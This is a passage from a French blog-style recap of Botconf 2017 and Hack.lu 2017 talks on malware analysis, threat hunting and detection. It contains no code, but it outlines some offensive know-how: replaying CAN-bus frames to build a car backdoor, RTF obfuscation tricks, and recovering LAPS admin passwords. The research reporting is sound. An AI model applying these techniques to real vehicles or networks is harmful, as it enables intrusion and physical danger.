Cette présentation nous propose un retour d'expérience sur l'influence de l'utilisation de TLS au sein des malwares. En effet, cette évolution complique la tâche des analystes qui sont alors obligés d'employer des techniques d'interception. La recherche s'oriente alors vers l'analyse de multiple malwares au sein de deux contextes différents : avec et sans proxy. Des différences de comportement ont été constatées.

Il arrive que les malwares utilisent un protocole non standard, bloqué par le proxy, et tentent parfois de se reconnecter via d'autres ports. Il est important de tenir compte du fait que la technique d'analyse influe sur le comportement du malware.

The Good, the Bad, the Ugly: Handling the Lazarus Incident in Poland

Maciej Kotowicz (CERT-PL)

Retour sur l'attaque « Lazarus » qui a impacté les institutions polonaises en 2017 (notamment les banques).


Knock Knock... Who's there? admin admin, Get In! An Overview of the CMS Brute-Forcing Malware Landscape

Anna Shirokova et Veronica Valeros

Slides

https://www.botconf.eu/wp-content/uploads/2017/12/2017-Shirokova-An-overview-of-the-CMS-brute-forcing-landscape-.pdf

Les recherches présentées lors de cette conférence traitent des attaques par force brute sur les différentes interfaces exposées. Un petit historique des grands malwares de cette catégorie est réalisé en introduction (nous nous rappellerons de FortDisco, Mayhem ou encore Aethra). Deux techniques distinctes sont utilisées par les attaquants : la méthode verticale, qui cible un site avec une liste de plusieurs comptes, opposée à la méthode horizontale, qui teste un compte sur une liste de sites.



La présentation se termine sur un focus autour de Sathurbot, un malware modulaire ayant la particularité de rechercher ses cibles via des requêtes avancées vers les moteurs de recherche.

Automation Attacks at Scale

Mayank Dhiman et Will Glazier

Slides

https://grehack.fr/data/2017/slides/GreHack17_Automation_Attacks_at_Scale_paper.pdf

Les présentateurs se sont penchés sur une famille de malwares méconnue se servant de comptes compromis afin de lancer diverses attaques à l'encontre de sites web ou encore d'API. Tandis que les comptes se récupèrent très simplement sur Pastebin (on compte environ 20000 identifiants publiés par jour), les attaquants se servent d'outils simples afin d'impersonnifier des navigateurs web légitimes.

Les chercheurs proposent quelques pistes permettant de filtrer ces attaques :

- Analyse des headers afin d'identifier les outils d'attaques connus,
- Le machine learning afin de détecter les navigateurs illégitimes,
- la Threat intelligence afin d'épuiser les ressources des attaquants
- Analyse comportementale des individus


YANT – Yet Another Nymaim Talk

Sebastian Eschweiler

Slides

https://www.botconf.eu/wp-content/uploads/2017/12/2017-Eschweiler-YANT-Yet-Another-Nymaim-Talk.pdf

Retour d'expérience sur l'analyse du malware Nymaim et la méthodologie employée pour le reverser. Ce dernier dispose de fonctionnalités permettant une nouvelle fois de ralentir son étude au travers de techniques d'obfuscation, de chiffrement, d'anti-sandbox, etc. ou encore « Heaven's Gate » permettant l'exécution de code x64 à partir d'instructions x86, ce qui représente un sacré challenge pour les chercheurs.




Malpedia: A Collaborative Effort to Inventorize the Malware Landscape

Martin Clauß, Steffen Enders, Elmar Padilla et Daniel Plohmann

Slides

https://www.botconf.eu/wp-content/uploads/2017/12/2017-DanielPlohmann-Malpedia.pdf

Présentation du projet collaboratif Malpedia qui a mûri durant plus de 2 ans (https://malpedia.caad.fkie.fraunhofer.de/). Il s'agit d'une collection accessible à tous de samples de malwares unpackés (pour simplifier le processus d'identification et de classification). Le maitre mot de cette présentation était « qualité » en opposition aux autres inventaires misant souvent sur la « quantité ». L'idée est ainsi de mettre à la disposition de chacun des samples et familles de malwares clairement identifiés (labels clairs pour chaque échantillon et documentation).



La problématique qui revient dans tous ces projets est « comment classifier et comment caractériser une famille de malwares ? ».

Après quelques explications sur la méthodologie de classification, des statistiques sont venues appuyer le projet (à l'heure actuelle, 2491 samples pour 669 familles sont répertoriés).

Augmented Intelligence to Scale Humans Fighting Botnets

Hongliang Liu, Alexey Sarychev et Yuriy Yuzifovich

Cette présentation nous emmène une nouvelle fois dans le monde du machine learning. Avec une croissance du nombre de malwares, une utilisation de plus en plus poussée des algorithmes de génération de noms de domaine, il est nécessaire d'industrialiser les détections. Voilà pourquoi les chercheurs ont voulu étudier les créations de domaines. Bénéficiant d'une position privilégiée sur le réseau, ils ont reçu près de 100 milliards de requêtes DNS par jour.

« La présentation sur Wannacry était l'occasion de rappeler l'historique, les différents vecteurs de compromission (avec ou sans l'exploit Eternal Blue, etc.), les impacts, mais également la gestion de crise due à cette attaque d'un point de vue global »

Après avoir trié ces requêtes pour en garder uniquement les nouveaux domaines, il était question de les regrouper en différents clusters, et ainsi d'identifier les domaines malveillants.

Cette technique permet de bloquer les communications avec les serveurs C&C très rapidement, et met en avant une utilisation sur le terrain du machine learning.


Stantinko: a Massive Adware Campaign Operating vertly since 2012

Matthieu Faou; Frédéric Vachon

Slides

https://www.botconf.eu/wp-content/uploads/2017/12/2017-VachonFaou-Stantinko.pdf

La découverte de ce malware est due au signalement d'un unique client, concernant un comportement anormal sur leur Système d'Information. Les analystes ont ainsi découvert Stantinko, un malware permettant dans un premier temps d'injecter diverses publicités dans le navigateur de la victime.



D'autre part, un système de persistance au travers de deux services Windows a été découvert. Le PDS (Plugin Downloader Service) permet de compromettre des CMS tels que Joomla! et Wordpress ; il installe également un RAT ainsi qu'un bot Facebook. Le second nommé BEDS (Browser Extension Downloader Service) permet quant à lui d'installer diverses extensions dans le navigateur du client.

Il est à noter que ce malware bénéficie d'une fonction anti-analyse intéressante : le code est chiffré avec une clé unique à chaque infection.

Formatting for Justice: Crime Doesn't Pay, Neither Does Rich Text

Anthony Kasza (Palo Alto Networks)

Slides

https://www.botconf.eu/wp-content/uploads/2017/12/2017-AnthonyKasza-Formatting-for-justice.pdf

Présentation autour du format de fichier Rich Text Format (RTF) de Microsoft et des possibilités offertes par ce dernier dans le cadre d'attaques (ex. CVE-2017-0199). Après un rappel sur la syntaxe usuelle du format et des structures existantes, Anthony a présenté les attaques possibles basées sur des techniques relativement simples permettant notamment d'utiliser du contenu hexadécimal ainsi que des fonctions spécifiques ou encore d'obfusquer du code :

- Abus d'espaces entre les entités ;
- Headers ;
- « Nesting » (abus des balises {})
- Default ignore (balises malformées ou non interprétées) ;
- Jeu sur l'extension (RTF en .doc pour les exploits RFT OLE) ;
- Etc.

Les outils d'analyse (rtfdump, rtfobj, pyrtf, pyrtf-ng, règles yara, etc.) ont également été abordés tout comme les solutions de génération de RTF malveillants (monsoon, MWI, sofacy, ancalog, ak builder, etc.).

Enfin, afin de faciliter le travail des équipes pour détecter des documents malveillants, Anthony a mis en avant quelques mots clés régulièrement en lien avec des comportements malveillants (\info, \object, DDEAUTO, \pict, etc.).

Nyetya Malware & MeDoc Connection

David Maynor et Paul Rascagnères

Slides

https://www.botconf.eu/wp-content/uploads/2017/12/2017-Rascagn%C3%A8resMaynor-Botconf_Nyetya-Final.pdf

Paul Rascagnères est revenu sur des attaques ciblant l'Europe de l'Est et plus précisément l'Ukraine.
Sur la base d'un simple appel téléphonique, une investigation a été initiée afin de comprendre comment se sont déroulées ces attaques, ainsi que leurs conséquences. L'exemple de l'entreprise M.E.Doc vendant notamment une application Windows (.NET) a été abordé avec une timeline des évènements.
Après avoir compromis les serveurs exposés sur Internet, les attaquants ont altéré le logiciel distribué afin d'infecter d'autres machines et d'élargir leur zone de compromission.

Nyetya a également été évoqué. Il se propage en infectant les équipements à travers les failles EternalBlue, EternalRomance ou encore via des outils légitimes à l'instar de WMI et Psexec. Fait amusant, une version modifiée de Mimikatz a été identifiée comme étant un autre outil de compromission utilisé par les attaquants.

PWS, Common, Ugly but Effective
Paul Jung (Excellium)

Paul Jung a fait un retour d'expérience sur une catégorie de malwares appelée « PassWord / Info Stealer » aka PWS. A l'instar de nombreux produits commerciaux, certains d'entre eux disposent de services divers (support payant, forums d'entraide, hotline, offre multilingue, etc.) avec en prime des vidéos promotionnelles et nul besoin de parler de Dark Web pour cela https://youtu.be/y1wkMf23bPY (merci Paul :D).

En effet, ces outils permettent de récupérer de façon (il) légitime (selon le point de vue) des informations sur un ou plusieurs utilisateurs (saisies clavier / keylogger, navigateurs, fichiers divers, valeurs du registre, messageries, IRC, wallets, captures d'écran, écoutes, numéros de série, etc.). Toutefois, les fonctionnalités de cette catégorie restent avant tout de l'exfiltration de données et n'offrent en général que peu ou pas d'interactions avec un outil de contrôle à distance (cf. RAT). Au regard des différentes études réalisées, la plupart de ces outils sont développés en .NET.

Afin d'illustrer son propos, JPro Crack Stealer, Predator Pain, Agent Tesla, Pony ont été évoqués. Autre point intéressant , l'Agent Tesla évoqué au préalable utilise la solution Ioncube afin d'obfuscer son code.

Hunting Attacker Activities – Methods for Discovering, Detecting Lateral Movements
Keisuke Muda et Shusei Tomonaga (JPCERT/CC)

Slides
https://www.botconf.eu/wp-content/uploads/2017/12/2017_tomonaga-muda-Hunting-Attacker-Activities.pdf
https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf
https://jpcertcc.github.io/ToolAnalysisResultSheet/

Keisuke et Shusei ont présenté leur méthodologie pour identifier les « Lateral Movements » utilisés par les attaquants après avoir compromis une machine au sein d'un environnement Windows (pivot, purge, etc.). Cette dernière a fait ressortir des patterns qui se répètent dans chacune des APT étudiées (les commandes et outils utilisés sont d'ailleurs rarement audités par défaut via les mécanismes de journalisation d'évènements).

Difficile de résumer avec efficacité cette présentation tant le travail accompli est conséquent. Le document publié sur www.jpcert.or.jp sera davantage parlant pour toute personne intéressée souhaitant des détails (outils, méthodologies, scripts, schémas recherchés, etc.).

Pour faire court, inutile d'utiliser un grand nombre d'outils. Les deux intervenants ont démontré qu'à l'aide des journaux d'évènements (si présents) et Sysmon ainsi que de bonnes techniques de forensic, il était possible d'avoir avec exactitude les actions réalisées lors de ces « Lateral Movements ».
Une nouvelle fois, cette présentation a mis en avant l'importance des logs et du facteur souvent omis de centralisation vers un autre serveur (exemple en cas de purge). D'autres astuces pourraient également servir aux entreprises afin de renforcer leurs processus d'audit d'évènements Windows malveillants souvent non détectés par les antivirus et autres solutions de sécurité.

Math + GPU + DNS = Cracking Locky Seeds in Real Time without Analyzing Samples
Hongliang Liu; Alexey Sarychev; Yohai Einav

Cette présentation revient une nouvelle fois sur les algorithmes de génération de noms de domaine utilisés par les ransomwares. Ceux-ci renouvellent régulièrement les noms de domaine utilisés lors de la communication avec le C&C.

L'objectif de ces recherches est de prédire les noms de domaine utilisés lors d'une infection par le ransomware Loky, l'algorithme DGA ayant été publié. La technique se base sur l'observation des nouveaux noms de domaine afin de retrouver la graine ou "seed" ayant servi à l'initialisation de l'algorithme.

Un défi important a été la vitesse de découverte de la graine. Afin de rendre inefficace une campagne d'attaque, il est nécessaire de bloquer les communications au plus vite.

Malware, Penny Stocks, Pharma Spam – Necurs Delivers
Nick Biasini, Edmund Brumaghin, Warren Mercer, Jaeson Schultz

Revue statistique et géographique d'un des plus gros SPAM botnets actifs connu sous le nom de Necurs qui semble opérer depuis 2012 essentiellement en Asie.

Parmi ses spécificités, ce botnet présente un faible taux de réutilisation des IP ce qui rend le blacklisting inefficace. Enfin, des patterns d'envois ont été identifiés (du lundi au vendredi essentiellement pour l'impact temporel, ou encore l'utilisation de nombreux termes génériques afin de toucher le plus d'adresses mail valides possible : admin, webmaster, contact, etc.).

Thinking Outside of the (Sand)box
Łukasz Siewierski (Google)

Android s'améliore au fil des années, qu'il s'agisse du PlayStore, du système en lui-même, ou encore de la gestion des applications (permissions, etc.). Cette présentation s'est concentrée sur la sandbox applicative d'Android qui tente de limiter l'impact des applications malveillantes en cas d'installation volontaire ou non (restriction des accès aux données d'autres applications, etc.).

Afin de s'échapper de la sandbox, il existe de nombreuses techniques :

- Lors de l'installation en requérant des permissions « illégitimes » (cas usuel d'ingénierie sociale) ;

- Hooks via le framework Xposed (sous réserve de maitriser l'appareil ciblé OU d'avoir le framework d'installé sur ce dernier). Ce cas est donc relativement restreint ;

- Via le rootage du téléphone (une nouvelle fois ce vecteur n'est pas aisé) ;

Rien de nouveau dans le monde d'Android, le facteur principal d'infection demeure encore et toujours le maillon humain.

Advanced Threat Hunting
Robert Simmons

Pour clôturer cette conférence, nous avons eu droit à une conférence plus stratégique que technique. En effet, celle-ci était orientée sur le domaine émergent de la Threat Intelligence. Après avoir rappelé qu'il existait de nombreuses définitions associées, nous avons pu dégager différents domaines d'applications :

- La tactique
- La technique
- L'opérationnel
- La stratégie

La présentation s'oriente sur un cas concret d'utilisation de règles YARA au sein d'une équipe. La centralisation de la connaissance est une étape importante pour gagner du temps. Les outils de gestion de version tels que Git ont en plus l'avantage de pouvoir facilement suivre les changements effectués, notamment lorsque ceux-ci entrainent l'apparition de nombreux faux positifs.

Hack.lu 2017

Par Julien TERRIAC et Charles DAGOUAT

XMCO était partenaire de la 14e édition de la Hack.lu qui s'est déroulée au Luxembourg du 17 au 19 octobre derniers. Le programme de la conférence était très dense et proposait plus d'une trentaine de conférences, sans compter les workshops et les rumps. Nous allons donc réaliser une suite d'articles pour revenir sur l'ensemble de la conférence.

La Hack.lu a mis à disposition sur YouTube les conférences filmées, accessibles à l'adresse suivante : https://www.youtube.com/playlist?list=PLCxOaebc_2yNlOGhuOjInlJvr0Ktb_FYz

Les supports des présentations sont également consultables sur le site officiel de la conférence : http://archive.hack.lu/2017/

Un Capture The Flag (CTF) organisé comme d'habitude par l'équipe de FluxFingers s'est déroulé sur les 3 jours de la conférence. Au total, plus de 241 équipes se sont affrontées avec comme vainqueurs l'équipe Eat, Sleep, Pwn, Repeat - (Allemagne) suivie de Dragon Sector (Pologne) et CodiSec (Pologne)

La première équipe française se retrouve à la 14e place (NOPS avec 37,610).

La Hack.lu est également connue pour un concept novateur : le PowerPoint Karaoke. Le principe est assez simple, des volontaires doivent présenter des slides qu'ils n'ont jamais vues. Cet exercice peut également être réalisé en duo. Les slides sont bien évidemment créées à cet effet. Nous avons ainsi le droit à une présentation qui contenait uniquement le mot « chicken ». Bien que les slides soient tirées au sort, les organisateurs se réservent le droit, pour certaines personnes bien spécifiques, d'aider le hasard pour le plus grand plaisir des spectateurs.

Randori, a low interaction honeypot with a vengeance
Bouke van Laethem

Slides
http://archive.hack.lu/2017/Digital-Vengeance-updated.pdf

Vidéo
https://www.youtube.com/watch?v=-i1cyxTa8AM

Le speaker est venu présenter un honeypot un peu particulier. Sa particularité est de se connecter chez l'attaquant avec ses identifiants utilisés pour compromettre le honeypot.

Le projet a commencé sur le protocole Telnet qui est très utilisé au sein du monde des botnets. Néanmoins, son implémentation n'a pas été aussi facile que prévu, due à des problématiques d'ordre technique. En effet, le procotole en lui-même n'est pas très "carré". L'implémentation de son homologue sécurisé, SSH, fut assez facile et surtout plus souple. En effet, la gestion d'une connexion réussie vers l'attaquant est très simple sur SSH. Il est par exemple, possible de se connecter sans obtenir de shell, action complexe pour le protocole Telnet.

De plus sur SSH, il existe déjà un module PAM (Pluggable Authentication Modules) appelé pam_steal qui permet de voler les mots de passe des personnes se connectant sur le serveur. En réalisant quelques changements légers, Bouke van Laethem a pu ainsi facilement récupérer les identifiants des attaquants. Pour l'instant, l'outil n'intègre pas de mécanisme d'analyse. Les analyses présentées lors de la conférence ont été réalisées à l'aide de l'outil Kathe (https://github.com/avuko/kathe).

Sans grande surprise, le grand gagnant est le couple admin/admin qui arrive en première position des identifiants utilisés. Les graphiques générés permettent également d'identifier rapidement les serveurs infectés par les malwares au travers de noeuds (basés sur les adresses IP et les identifiants utilisés du malware). Pour réaliser cette analyse, aucune action de représailles n'a été nécessaire. Pour l'instant, l'outil se limite aux protocoles Telnet et SSH mais il est prévu d'implémenter le support d'autres protocoles tels que RDP/VNC (https://github.com/avuko/randori).

La conférence se conclut sur "it is not Cyberwar out there, it is a cyberpandemic", bonne réflexion ...

Device sensors meet the web - a story of sadness and regret
Lukasz Olejnik

Twitter
https://twitter.com/lukOlejnik

Le chercheur Lukasz Olejnik est revenu sur les API peu connues mises à disposition ces dernières années. Toutes ces API n'ont bien évidemment pas été conçues en cherchant à garder privées les données des utilisateurs.

Voici les 2 exemples les plus marquants de la présentation :

- La première concerne l'API nommée Battery Status. Elle permet de récupérer des informations sur le niveau de batterie restant au sein du téléphone. Aucune raison de s'alarmer me direz-vous ? Sauf qu'il est possible de l'exploiter de manière malveillante et c'est ce qu'a fait la société Uber. En effet, les prix étaient considérablement majorés lorsque le niveau de batterie était faible ...

- Le deuxième exemple concerne l'API nommée Ambient Light Sensor API. Comme son nom l'indique, cette API permet de récupérer le niveau de la lumière ambiante. Le chercheur a ainsi montré qu'il était possible de récupérer l'historique de navigation. Bien qu'aucune démonstration n'ait été réalisée lors de la conférence, il a présenté des preuves théoriques de l'exploitation d'un tel scénario. Cette méthode d'extraction de données est basée sur les réflexions de lumière de l'écran sur les différents objets.

D'autres exemples furent présentés sur des capteurs plus connus tels que le capteur d'empreinte digitale ou encore le GPS. Bien évidemment, toutes ces données ne sont récoltables que si l'utilisateur accepte de donner les droits adéquats à l'application. Néanmoins, qui peut se douter que le capteur de lumière ambiante peut permettre l'extraction de données ! Le chercheur souhaiterait ainsi que ces API ne soient pas présentes ou que la composante donnée privée soit prise en compte lors de leur conception. Cette conférence avait le mérite d'exposer des risques peu connus.

ManaTI: Web Assistance for the Threat Analyst, supported by Domain Similarity
Raúl B. Netto

Slides
http://slides.com/honeyjack/manati#/2

Twitter
https://twitter.com/piuliss

Vidéo
https://www.youtube.com/watch?v=c9yfaXxYnoo


Raul B. Netto a présenté son outil ManaTI de Threat Intelligence. Sa particularité est d'utiliser du « Machine Learning » pour réaliser l'analyse des différents éléments techniques disponibles (WHOIS, IOC, logs, ...). La conception de l'outil a voulu répondre aux problèmes actuels que rencontrent les analystes de Threat Intelligence :

✚ Analyser un volume très conséquent d'informations.

✚ Traiter les différents IOC sur leur pertinence, notamment concernant le contenu posté sur les différents blogs.

✚ Réaliser des tâches fastidieuses de manière récurrente.

✚ Perdre des données concernant notamment les IOC au cours du temps.



ManaTI a donc pour vocation d'être un outil collaboratif, mais surtout d'être en mesure de traiter dans un délai assez court l'ensemble des malwares découverts tous les jours. Également, ManaTI souhaite également s'adresser au plus grand nombre d'utilisateurs possible :

✚ Depuis le profil des analystes non techniques ayant besoin d'une interface graphique claire et conviviale ;

✚ Jusqu'aux chercheurs en sécurité nécessitant une API pour s'interfacer avec leurs propres scripts ou outils.

La présentation s'est conclue par une démonstration de l'outil notamment au niveau de la classification des IOC particulièrement importants pour Raul B. Netto. L'outil open source est disponible sur son Github (ttps://github.com/stratosphereips/Manati).

Un workshop dédié a également été réalisé par Raul B. Netto le vendredi pour prendre en main l'outil (https://docs.google.com/document/d/17arM7QCEwq6UtLqVOPGP-BtC-mGMNhDkc5yaLCq9kC_Y/edit

Let's Play with WinDBG & .NET
Paul Rascagneres

✚ **Twitter**
https://twitter.com/r00tbsd

+ Vidéo
https://www.youtube.com/watch?v=0mVaSm9WBRA

À force d'analyser de nombreux malwares codés en Powershell et .NET, Paul Rascagneres a scripté l'utilisation de WinDBG pour extraire des informations de manière automatique. La première question que l'on peut se poser, pourquoi utiliser WinDBG pour des scripts PowerShell ?

La première raison est que PowerShell a été développé en .NET.

La deuxième est que WinDBG est parfaitement intégré au sein de l'environnement Windows (notamment mise à disposition des fichiers de symboles PDB) et est disponible gratuitement. Sa syntaxe est certes assez curieuse, mais une fois la nomenclature comprise, l'utilisation de l'outil devient assez simple. La grande majorité des commandes utiles est disponible au travers de cette documentation non officielle (http://windbg.info/doc/1-common-cmds.html).

Pour pouvoir utiliser WinDBG de manière performante, Paul utilise l'extension peu connue appelée SOS. Elle permet de réaliser le debugging « natif » du langage .NET. Par exemple, la fonction .NET « Assembyload() » repose sur 5 fonctions Assembleur différentes. L'extension SOS permet ainsi de mettre un breakpoint sur la fonction .NET qui s'arrêtera sur l'exécution de toutes les fonctions assembleur associées.

Voici une liste non exhaustive des autres avantages de l'extension :

✚ Récupérer les arguments d'une fonction au travers de la pile .NET (!CLRStack).

✚ Récupérer tous les attributs d'un objet .NET (!DumpObj).

Attention, lors de l'utilisation de l'extension SOS, il est important de ne la charger qu'après le chargement du framework .NET au sein du malware. La suite de la présentation continua sur une démonstration live de 2 cas :

✚ Étude d'un script PowerShell au travers du couple WinDBG / extension SOS.

✚ Analyse d'un malware packé en .NET.

Pour ceux allergiques au JavaScript, Paul a également présenté l'extension PYKD qui permet de piloter WinDBG au travers de scripts Python. Cette extension permet également d'exporter les résultats au format JSON pour pouvoir facilement importer les résultats au sein des outils de Threat Intelligence. PYKD est disponible à l'URL suivante : http://pykd.codeplex.com/

« Bouke van Laethem est venu présenter un honeypot un peu particulier. Sa particularité est de se connecter chez l'attaquant avec ses identifiants utilisés pour compromettre le honeypot. »

Pour conclure, Paul a enfin précisé qu'il était possible de réaliser l'analyse de malwares codés en JavaScript au travers de WinDBG. Il a notamment rédigé un article à ce sujet sur le blog de Cisco Talos (http://blog.talosintelligence.com/2017/08/windbg-and-javascript-analysis.html).

The Bicho: An Advanced Car Backdoor Maker

Sheila Ayelen Berta, Claudio Caracciolo

✚ **Twitter**
https://twitter.com/unapibageek

✚ **Vidéo**
https://www.youtube.com/watch?v=9UASD7CE4lY

Cette présentation avait pour but de se différencier des présentations "traditionnelles" qui visent les voitures connectées (Jeep, Tesla ...).

Le but de la chercheuse était de présenter sa backdoor pour véhicule nommée Car Backdoor Maker (CBM). Le scénario est le suivant : vous avez un accès physique au véhicule et vous souhaitez récupérer des informations (vitesse, position GPS) ou même pouvoir prendre le contrôle du véhicule à distance. Pour ce faire, il suffit de prendre le contrôle du bus CAN. Ce système permet la communication entre les différents organes de la voiture. Il est donc un point névralgique de la voiture où transite l'ensemble des informations (allumage des feux, déclenchement des essuie-glaces, vitesse ...).

Dans un premier temps, la chercheuse a essayé d'identifier les actions supportées au niveau de la voiture, et plus particulièrement au niveau du bus CAN. Pour ce faire, la démarche fut assez simple :

✚ Se brancher sur le bus CAN de la voiture.

✚ Se mettre en écoute à l'aide de l'outil CANSPY https://github.com/manux81/canspy. Il existe des alternatives commerciales permettant de réaliser les mêmes actions, notamment l'outil CAN BUS Analyzer Tool (http://www.microchip.com/DevelopmentTools/ProductDetails.aspx?PartNO=APGDT002).

✚ Isoler chaque action et récupérer le bus CAN associé.
Ensuite, il est possible de rejouer les trames CAN capturées pour réaliser l'action comme allumer les feux de la voiture par voiture. Une fois la partie de reverse engineering terminée, la chercheuse a créé son propre hardware (les plans sont disponibles sur son Github). La backdoor dispose donc d'un module GSM pour communiquer de manière distante via SMS, et d'une prise USB pour charger la partie logicielle. L'ensemble du projet est disponible sur son GitHub (https://github.com/UnaPibaGeek/CBM).

Si vous ne souhaitez pas passer par l'étape reverse engineering, il existe un site communautaire (http://opencandb.online) qui recense l'ensemble des trames CAN pour plusieurs modèles/marques de voitures différentes. Attention, se connecter et jouer directement avec le bus CAN peut avoir des conséquences irréversibles pour votre voiture. Sheila Ayelen Berta en a notamment fait les frais en cassant sa propre voiture ...

Sigma - Generic Signatures for Log Events

Thomas Patzke

✚ **Slides**
http://archive.hack.lu/2017/Sigma-20171018-Hack.lu.pdf

✚ **Twitter**
https://twitter.com/blubbfiction

✚ **Vidéo**
https://youtu.be/OheVuE9Ifhs


Thomas Patzke est venu présenter le projet Sigma, dont il est l'un des principaux contributeurs. Sigma répond à un besoin émergeant dans le monde des SIEMs et de l'analyse de logs, celui de la normalisation des recherches. Il répond

également à une problématique annexe, bien que tout aussi importante, qui correspond à la constitution d'une base de connaissance de requêtes pertinentes. C'est justement sur cette base qu'il est possible de s'appuyer pour construire un ensemble de requêtes normalisées utilisables dans des environnements de type SIEM variés. Ces requêtes permettent in fine d'identifier des menaces connues, pour lesquelles des traces sont présentes dans les fichiers de logs collectés au travers du système d'information.

Plusieurs exemples de requêtes ont été proposés, parmi les cas les plus classiques :

- L'utilisation de Mimikatz, via l'accès au processus LSASS.exe avec certains privilèges spécifiques ;
- L'exécution d'un WebShell par un serveur web ;
- La détection d'usurpation d'identité sur Windows (tentatives de connexion sur de multiples comptes depuis une source unique) ;
- Les activités liées à l'exécution de certains malwares, de certains groupes d'attaquants ou encore de failles de sécurité bien connues (Wannacry, NotPetya, Equation Group, ...).

Pour cela, Sigma regroupe 2 composants principaux : une base de connaissance, définissant les critères de recherche, et un convertisseur, qui permet donc de générer des filtres de recherche à partir de cette base de connaissances, utilisables dans les environnements logiciels suivants : Splunk, ElasticSearch, Elastic X-Pack Watcher et Logpoint.



Le projet référence déjà plus de 150 règles normalisées différentes, destinées à faire des recherches ciblées dans des logs Windows, Linux, d'équipements réseau, et bien d'autres encore. Sigma définit pour cela un format générique (YAML).

Enfin, le projet est Open-Source, et disponible à l'adresse suivante : https://github.com/Neo23x0/sigma

Malicious use of Microsoft « Local Administrator Password Solution »

Maxime Clementz, Antoine Goichot

Slides
http://archive.hack.lu/2017/HackLU_2017_Malicious_use_LAPS_Clementz_Goichot.pdf

Twitter
https://twitter.com/antoinegoichot

Vidéo
https://www.youtube.com/watch?v=opSctm4L8kE

Cette conférence n'avait pas vocation à présenter de nouvelles vulnérabilités sur la technologie LAPS. Notamment l'ensemble des scénarios présentés nécessite d'être administrateur local. Les deux consultants ont montré un moyen de récupérer le mot de passe administrateur local (en clair et non son empreinte NTLM).

La fonctionnalité de Microsoft nommée LAPS (Local Administator Password Solution), permet de définir un mot de passe administrateur local unique différent sur chaque poste (workstation ou serveur). Le seul prérequis est que l'élément ciblé soit intégré au sein d'un domaine. L'ensemble des mots de passe est ainsi conservé en clair dans l'attribut ms-MCS-AdmPwd au sein du contrôleur de domaine. Ce que peu de personnes savent c'est que LAPS est au départ un projet Open Source nommé AdmPwd développé par Jiri Formacek (https://code.msdn.microsoft.com/windowsapps/Solution-for-management-of-ae44e789 / https://jozemarkic.wordpress.com/2016/07/21/from-ad-mpwd-to-laps-and-now-laps-e).

Une ancienne version du code source de la DLL en charge de la gestion du mot de passe est donc disponible sur Github (https://github.com/jformacek/admpwd).

De plus, il est important de noter que :

✚ Aucun contrôle d'intégrité n'est réalisé sur la DLL par Windows.

